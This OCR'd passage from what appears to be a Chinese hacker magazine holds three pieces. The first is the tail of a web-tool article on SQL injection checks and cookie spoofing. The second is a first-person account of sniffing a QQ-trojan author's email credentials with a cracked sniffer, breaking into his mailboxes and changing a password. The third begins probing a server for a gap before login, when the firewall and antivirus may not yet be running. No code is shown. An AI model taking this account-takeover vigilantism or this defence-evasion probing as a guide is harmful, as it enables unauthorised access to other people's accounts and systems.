
图 9

进行ＳＱＬ 注入检测（图９）。最后就是自定义COOKIES，点击上方的图标位按钮（图10）后，下面的ｃｏｏｋ 变为可写，这样就能方便我们进行COOKIES欺骗了！


图１０

由于这是刚出的一款工具可能有些功能还不够全面，请多包涵！好了就到这，８８！

（本文涉及的相关工具：ＷＥＢ 综合检测工具，光盘中有收录。）



菜鸟也玩反侦破

炽天使

作为一名有理想的菜鸟，看了Ｘ 两年多，也应该有了属于自己的见解，也应该写出一点东西来给大家看一下了。本来是不想写这篇文章的，自己文采有限，以前也从来没有写过类似题材的文章。但最近几天发生了一些事，使我改变了想法，事情的经过是这样的：

大约五月份中旬，偶去网吧查资料，一查就是一宿。第二天早上五点多终于忙完了，伸了个懒腰，习惯性的点开了Ｘ的论坛，发了几个贴子，正准备去睡觉，忽然看见一篇名为“免费刷ＱＱ 等级，不试别后悔”的贴子，就点了进去，原来也是花＄的，只FREE一天。看看楼主的资料，留主页了，进去看看。其实说是主页，里面也没什么内容，只有一个ＱＱ表情包的链接。DOWN到本地是一个QB.exe文件，也没多想就运行了，一下加了128 个ＱＱ表情，看了一下还可以，就要去睡觉了，可这时奇迹发生了，偶的三个ＱＱ竟然同时关闭了。直觉告诉我——中招了。马上又去DOWN了一份ＱＱ表情包，放到网盘里，以备后用。重启了一下机器，还原卡工作了，世界清静了……

重启后，马上打开APS开始探测。哦，对了，还没介绍，APS是一款国外的WEB嗅探器，全称是Ace Password Sniffer，GUI




图 1




图 2

界面如图1。点击三角号开始工作，点击方块停止工作，Export All以文本方式导出嗅探结果，而且在右下角位置还可以显示探测到的个数。个人觉得，这个软件虽然是Ｅ文的，也比Ｘ-Sniffer之类的嗅探好用很多，操作直观、方便。这才是简单而不简约哟。由于是共享软件，每次运行都会提示你注册，不过不用担心，网络牛人已经给我们做好了破解文件了，偶用的就是破解版的，一点限制也没有，这才是居家旅行这必备……哦，扯远了。

回到正题，点START开始工作，把QB.exe从网盘里DOWN下来；双击运行，找了个不常用的QQ上线。APS那有了反应了，如图2。其中“202.108.44.136”是网易的服务器IP。现在，用户名，密码都有了，Let'S go! 进他邮箱看一看。右键点击探测到的IP信息，选择“Visit the Server”，原来是@163的信箱。看来他还没有什么成果，邮箱里面只有他发给自己的几封信，还有十几封九位ＱＱ 的邮件，偶刚才用来钓鱼的ＱＱ 也在里面，由于当时没什么准备，也没想写此文，就没有抓图，各位读者海涵了（读者道：这次放你一马，下次可做个有心人哦~）。

想想都是同道中人，就没有改掉他信箱的密码，也没删他信件，只是把有关偶QQ的资料删了，然后又去坛子里发了一个驳“免费刷”一文的贴子。本来想再去看一看那个贴子有没有人跟贴的，可没想到Dreampinion这家伙的手太快，前后不过10几分钟的时间，他就把贴子删了，那个楼主也被禁言了。Ｘ 的版主办事效率就是高啊。

后来楼主用别的ＩＤ 发了一个向广大黑迷道歉的贴子，我们也相互加了ＱＱ，现在我们成了朋友。这件事到此也就算是告一段落了，也不想再提起了，可昨天上网，偶的ＱＱ 群里有人说运行了群共享里的软件，ＱＱ 就丢了，莫非有人把马儿牵到我家里来了。打开群共享一看，偶晕了，37907**** 这家伙竟放了啊啦QQ大盗在里面，而且怕大家不运行，一次放了四个，还改成了这样具有诱惑性的名字（图3）。方法很好哟，全国各地的ＱＱ 他都能得到了，不过好像有点弄巧成拙了，四个文件同样大小，我想应该没有几个人会去运行的吧。

在群里发了几个杀毒安全警告，就把木马删了。嘿嘿，不过偶私人保留了一份，以备后用嘛。然后故计重施，进了他邮箱，１２６的。我的乖乖，真多呀，前面欠大家的图在这里补上吧，大家看看吧！图４、图５。1000多封信呀，这里也得有偶一份功劳吧。私




图 3




图 4




图 5

下和37907**** 聊了一下，要他给个解释，这家伙竟和我装迷糊（图6）。因为上次知道他的盗QQ的信件是自己发给自己的，收信和发信是同一个邮箱，他不仁，就别怪我不义了。改了他的密码，他就再也收不到QQ信件了。可我第二天再去网吧的时候发现他已经重新改密码了。手到是很快嘛。不过也好，不用我动手了。我这也算是为劳苦大众办了一件好事吧，哈哈。




图 6

本文没什么技术性可言，只是想提醒广大网民提高安全意识。偶不就是因为一时大意差点中招吗？另外，我想提醒各位黑友，盗取他人隐私信息是不道德的行为，不要扭曲了HACKER这个词的含义。在此感谢Dreampinion & SOSO，行文仓促，难免有错误之处，望高手指正。

后记：

本文作于6月1日，原标题为“让你偷鸡不成蚀把米”，没想到6月5号却看到了X档案6月刊，上面有SUPERCOW兄的一篇“让盗号者偷鸡不成蚀把米”的文章，写的简单明了，而且我们也算是心有灵犀呀，文章的名字都差不多哟。看来现在行侠仗义的人还是不少哟，不过偶是滥竽充数的。本人在X论坛ID：silent，愿结交天下朋友。

与防火墙+杀毒软件 打场时间差游击战

牟晓东

前一阵子瑞星在沸沸扬扬地宣传它的抢先式杀毒技术，也就是在登录进入Windows系统之前启动杀毒监控功能，由此我们可以大胆地进行推测：是不是在登录系统之前的时间段中，吾辈所最不齿的天网等防火墙和一大堆杀毒软件都在睡觉啊？若真是这样的话……

一、对天网防火墙+杀毒软件的刺探试验

目标就选择本校物理组的Win 2000 Server（不好意思，笔者是个黑客网管:)），上面装有鼎鼎有名的天网防火墙和卡巴斯基杀毒软件。把Server重启一次，当停在“按Ctrl－Alt－Del组合键进行登录”界面时就暂停登录，回到自己的机子上启动DameWare NT Utilities。在“Browser”中依次选择“Microsoft Windows Network”→“本地组名”→“Servers”→“WULIZU”，定位好目标主机后，继续双击其下的“Processes”就会弹出它的进程名（如图1）。

